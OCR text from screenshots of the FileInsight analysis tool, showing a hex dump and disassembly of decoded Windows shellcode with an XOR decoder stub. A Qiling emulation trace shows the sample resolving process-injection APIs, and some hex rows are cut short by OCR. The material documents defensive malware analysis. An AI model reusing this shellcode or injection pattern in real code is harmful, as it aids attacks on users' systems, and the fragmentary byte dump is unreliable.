
Output | Scripting


Press F1 for help

Offset 0h (0) Length 0h (0) OVR

5:01 PM 8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
New Horizontal Tab Group
New Vertical Tab Group
Close
Close All But This
Close All
File Properties
Tabs
File
McAfee
Disassembly code
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64
Disassembly*
00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8
00000030 D4 FF FF FF 49 5F 7F FE 49 53 7C FE 04 05 97 FE
00000040 04 05 97 A5 56 40 C2 2C B3 C1 01 A6 D8 C1 01 59
00000050 0B 48 C2 0E 63 4C C2 0E 63 1C 3D DE 0B EC 88 7C
00000060 5D 84 8D 7C 5D 84 DD 83 8E 84 DD 83 8E 84 DD 83
00000070 8E 84 DD 83 8E 84 DD 83 66 84 DD 83 68 9B 67 8D
00000080 68 2F 6E 40 49 97 6F 0C 84 B6 3B 64 ED C5 1B 14
00000090 9F AA 7C 66 FE C7 5C 05 9F A9 32 6A EB 89 50 0F
000000A0 CB FB 25 61 EB 92 4B 41 AF DD 18 61 C2 B2 7C 04
000000B0 EC BF 71 0E C8 BF 71 0E C8 BF 71 0E 31 B1 D8 62
000000C0 8C DE 1F 5D 31 B1 D8 62 8C DE 1F 5D 2F E3 5C 62
000000D0 B5 8C 9B 5D 16 B1 C9 62 B8 DE 0E 5D 1B E3 4A 62
000000E0 DD 8C 8D 5D 47 25 31 62 F5 4A F6 5D 48 25 30 62
000000F0 27 4A F7 5D 84 77 B9 62 8E 18 7E 5D 2D 25 2B
00000100 91 4A EC 5D 32 77 BA 62 8E 18 7D 5D DC 71 1
00000110 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A 61 1E
00000120 61 1E D9 0A 31 5B
00000130 3F 08 ED 5D 3F 08
00000140 D4 23 E4 7C D4 FD
00000150 19 8A E5 7C 19 CA
00000160 19 D8 E7 6C 1C D8 E7 6C 1C D8 E7 6C 19 D8 E7 6C
00000170 19 D8 E7 6C 19 F8 E3 6C 19 FC E3 6C 62 08 E0 6C
00000180 60 08 A0 6D 60 08 B0 6D 60 18 B0 6D 60 18 A0 6D
00000190 60 08 A0 6D 60 08 A0 6D 70 08 A0 6D 70 E9 A2 6D
000001A0 21 E9 A2 6D F5 26 A0 6D 55 26 A0 6D 55 D6 A3 6D
000001B0 E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D
000001C0 E1 D7 A3 6D E1 D7 A7 6D 05 C0 A7 6D 75 83 A5 6D
000001D0 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D
End of disassembly
0x0: cld [FC]
0x1: call 6 [E8 00 00 00 00]
0x6: jmp 0x2f [EB 27]
0x8: pop esi [5E]
0x9: mov ebx, dword ptr [esi] [8B 1E]
0xB: add esi, 4 [83 C6 04]
0xE: mov edx, dword ptr [esi] [8B 16]
0x10: xor edx, ebx [31 DA]
0x12: add esi, 4 [83 C6 04]
0x15: push esi [56]
0x16: mov ecx, dword ptr [esi] [8B 0E]
0x18: xor ecx, ebx [31 D9]
0x1A: mov dword ptr [esi], ecx [89 0E]
0x1C: xor ebx, ecx [31 CB]
0x1E: add esi, 4 [83 C6 04]
0x21: sub edx, 4 [83 EA 04]
0x24: xor ecx, ecx [31 C9]
0x26: cmp edx, ecx [39 CA]
0x28: je 0x2c [74 02]
0x2A: jmp 0x16 [EB EA]
0x2C: pop ebx [5B]
0x2D: jmp ebx [FF E3]
0x2F: call 8 [E8 D4 FF FF FF]
0x34: dec ecx [49]
0x35: pop edi [5F]
0x36: jg 0x36 [7F FE]
0x38: dec ecx [49]
Navigation
Structures
Decode
Bookmarks
Output
Disassembled the whole file.
Disassembly code is shown in the new "Disassembly" tab.
Disassembly settings:
Architecture: x86
Disassembly finished prematurely at offset 0xdf.
Added bookmark to the end of disassembly.
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 24 Col 266376 Len 266320 INS
5:01 PM
8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Emulate code
File comparison
Hash values
Send to (CLI)
Send to (GUI)
Deobfuscating malware executable file in the shellcode with code emulation
McAfee
Emulate selected region as an executable or shellcode with Qiling Framework (the whole file if not selected)
Navigation
Supported
Disassembly*
0x0: cld [FC]
0x1: call 6 [E8 00 00 00 00]
0x6: jmp 0x2f [EB 27]
0x8: pop esi [5E]
0x9: mov ebx, dword ptr [esi] [8B 1E]
0xB: add esi, 4 [83 C6 04]
0xE: mov edx, dword ptr [esi] [8B 16]
0x10: xor edx, ebx [31 DA]
0x12: add esi, 4 [83 C6 04]
0x15: push esi [56]
0x16: mov ecx, dword ptr [esi] [8B 0E]
0x18: xor ecx, ebx [31 D9]
0x1A: mov dword ptr [esi], ecx [89 0E]
0x1C: xor ebx, ecx [31 CB]
0x1E: add esi, 4 [83 C6 04]
0x21: sub edx, 4 [83 EA 04]
0x24: xor ecx, ecx [31 C9]
0x26: cmp edx, ecx [39 CA]
0x28: je 0x2c [74 02]
0x2A: jmp 0x16 [EB EA]
0x2C: pop ebx [5B]
0x2D: jmp ebx [FF E3]
0x2F: call 8 [E8 D4 FF FF FF]
0x34: dec ecx [49]
0x35: pop edi [5F]
0x36: jg 0x36 [7F FE]
0x38: dec ecx [49]
Script is running, please wait...
Bookmarks
0xdf end of disassembly
Output
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
5:02 PM
8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
Navigation
Structures
Decode
Bookmarks
0xdf end of disassembly
Values
Bookmarks
Calculator
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base6
Disassembly*
0x0: cld [FC]
0x1: call 6 [E8 00 00 00 00]
0x6: jmp 0x2f [EB 27]
0x8: pop esi [5E]
0x9: mov ebx, dword ptr [esi] [8B 1E]
0xB: add esi, 4 [83 C6 04]
0xE: mov edx, dword ptr [esi] [8B 16]
0x10: xor edx, ebx [31 DA]
0x12: add esi, 4 [83 C6 04]
0x15: push esi [56]
0x16: mov ecx, dword ptr [esi] [8B 0E]
0x18: xor ecx, ebx [31 D9]
0x1A: mov dword ptr [esi], ecx [89 0E]
0x1C: xor ebx, ecx [31 CB]
0x1E: add esi, 4 [83 C6 04]
0x21: sub edx, 4 [83 EA 04]
0x24: xor ecx, ecx [31 C9]
0x26: cmp edx, ecx [39 CA]
0x28: je 0x2c [74 02]
0x2A: jmp 0x16 [EB EA]
0x2C: pop ebx [5B]
0x2D: jmp ebx [FF E3]
0x2F: call 8 [E8 D4 FF FF FF]
0x34: dec ecx [49]
0x35: pop edi [5F]
0x36: jg 0x36 [7F FE]
0x38: dec ecx [49]
Emulate code
File type:
Shellcode
OS:
Windows
Architecture:
x86
Emulation timeout (seconds, 0 = no timeout):
60
OK
Output
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
5:02 PM
8/7/2021

FileInsight - Disassembly*

File Home Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

Values Bookmarks Calculator

3d30ac25c3121e969d195d7eadcf1... | New file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode* | Emulation trace* | Memory dump 0* | Memory dump 1* | Memory dump 2* | Disassembly*

```
Emulation trace:
[+] Profile: Default
[+] Map GDT at 0x30000 with GDT_LIMIT=4096
[+] Write to 0x30018 for new entry b'\x00\xf0\x00\x00\x00\xfeO\x00'
[+] Write to 0x30028 for new entry b'\x00\xf0\x00\x00\x00\x96O\x00'
[+] Write to 0x30070 for new entry b'\x00`\x00`\x00\xf6@\x00'
[+] Write to 0x30078 for new entry b'\x00\x00\x00\x00\x00\xf6@\x06'
[+] Windows Registry PATH: Misc\qiling-master\examples\rootfs\x86_windows\Windows\registry
[=] Initiate stack address at 0xfffdd000
[=] TEB addr is 0x6000
[=] PEB addr is 0x6044
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll to 0x10000000
[!] Warnings while loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll:
[!]  - SizeOfHeaders is smaller than AddressOfEntryPoint: this file cannot run under Windows 8.
[!]  - AddressOfEntryPoint lies outside the sections' boundaries. AddressOfEntryPoint: 0x0
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\ntdll.dll
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll to 0x101a3000
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\kernel32.dll
[=] Loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll to 0x10288000
[=] Done with loading Misc\qiling-master\examples\rootfs\x86_windows\Windows\System32\user32.dll
[+] 0x101c23c0: VirtualAlloc(lpAddress = 0, dwSize = 0x42000, flAllocationType = 0x3000, flProtect = 0x40) = 0x5000370
[+] 0x101c3bd0: LoadLibraryA(lpLibFileName = "KERNEL32.dll") = 0x101a3000
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "OpenProcess") = 0x101c3630
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "VirtualAllocEx") = 0x101d7ff0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "WriteProcessMemory") = 0x101d8240
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "FreeLibrary") = 0x101c3ae0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "VirtualFree") = 0x101c24c0
[+] 0x101c2550: GetProcAddress(hModule = 0x101a3000, lpProcName = "Thread32First") = 0x101fd9a0
```

Emulation trace

Output

```
OS: Windows
Architecture: x86
Big endian: false
Command line arguments:
Timeout: 60

Added bookmarks to the region of the memory dumps that contain non-zero value.
Emulation trace is shown in the new "Emulation trace" tab.
Memory dumps after execution are shown in the new "Memory dump" tabs.
```

Output Scripting

Ln 1 Col 0 Len 0 INS

5:03 PM
8/7/2021

FileInsight - Disassembly*

File Home Edit Search Plugins Windows Help

Operations

Plugins

McAfee
